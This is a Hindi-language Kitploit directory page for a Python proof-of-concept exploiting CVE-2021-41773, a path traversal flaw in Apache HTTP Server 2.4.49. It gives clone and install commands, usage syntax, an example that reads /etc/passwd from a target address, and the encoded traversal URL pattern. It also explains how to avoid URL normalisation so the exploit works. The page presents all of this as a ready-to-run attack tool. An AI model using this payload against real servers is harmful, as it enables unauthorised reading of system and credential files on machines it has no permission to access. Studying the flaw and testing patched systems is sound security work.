
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
PoC-CVE-2021-41773 — CVE-2021-41773 के लिए Python एक्सप्लॉइट - Apache HTTP Server 2.4.49 पाथ ट्रैवर्सल भेद्यता | Kitploit
उपकरण/GitHubGitHub/blu3ming/poc-cve-2021-41773
टोहीभेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणजानकारी एकत्र करनापेनिट्रेशन टेस्टिंग
GitHubblu3ming/poc-cve-2021-41773

PoC-CVE-2021-41773

CVE-2021-41773 के लिए Python एक्सप्लॉइट - Apache HTTP Server 2.4.49 पाथ ट्रैवर्सल भेद्यता

रिपॉजिटरी देखें
51 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2021-41773 Apache HTTP सर्वर पाथ ट्रैवर्सल शोषण

CVE-2021-41773 के लिए एक Python शोषण, जो Apache HTTP सर्वर 2.4.49 में एक पाथ ट्रैवर्सल भेद्यता है जो सर्वर से मनमानी फ़ाइलें पढ़ने की अनुमति देती है।

भेद्यता विवरण

CVE-2021-41773 Apache HTTP सर्वर 2.4.49 में एक पाथ ट्रैवर्सल भेद्यता है जो उपयोगकर्ता द्वारा आपूर्ति की गई पथों के अनुचित सत्यापन के कारण उत्पन्न होती है। यह भेद्यता हमलावरों को URL-एन्कोडेड पाथ ट्रैवर्सल अनुक्रमों का उपयोग करके दस्तावेज़ रूट से बाहर की फ़ाइलें पढ़ने की अनुमति देती है।

  • CVSS स्कोर: 7.5 (उच्च)
  • प्रभावित संस्करण: Apache HTTP सर्वर 2.4.49
  • वेक्टर: रिमोट, बिना प्रमाणीकरण के

इंस्टॉलेशन

git clone https://github.com/blu3ming/PoC-CVE-2021-41773
cd PoC-CVE-2021-41773
pip install -r requirements.txt

उपयोग

python3 cve-2021-41773.py -t <target> -f <file_path>

पैरामीटर

  • -t, --target: लक्ष्य URL (यदि आवश्यक हो तो प्रोटोकॉल और पोर्ट शामिल करें)
  • -f, --file: सर्वर से पढ़ने के लिए फ़ाइल पथ

उदाहरण

# Read /etc/passwd
python3 cve-2021-41773.py -t http://192.168.1.100:443 -f /etc/passwd

सफल शोषण

यह कैसे काम करता है

यह शोषण Apache के पथ सत्यापन को बायपास करने के लिए URL-एन्कोडेड पाथ ट्रैवर्सल अनुक्रमों (.%2e/%2e%2e/) का उपयोग करता है:

  1. कमजोर Apache संस्करण पथ को ठीक से डिकोड और सत्यापित करने में विफल रहता है
  2. URL-एन्कोडेड डॉट्स (.%2e) प्रारंभिक सुरक्षा जाँचों को बायपास करते हैं
  3. सर्वर डिकोडिंग के बाद पाथ ट्रैवर्सल को संसाधित करता है, जिससे फ़ाइल एक्सेस की अनुमति मिलती है

मुख्य बात यह है कि requests.get() के बजाय urllib3.PoolManager() का उपयोग किया जाए ताकि स्वचालित URL सामान्यीकरण को रोका जा सके जो शोषण को तोड़ सकता है।

तकनीकी विवरण

# The exploit URL structure:
/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/{target_file}

यह इस रूप में बदल जाता है:

/cgi-bin/../../../../{target_file}

संदर्भ

  • CVE-2021-41773 - MITRE
  • Apache HTTP सर्वर सुरक्षा सलाह
  • NVD - CVE-2021-41773
टूल डाउनलोड करें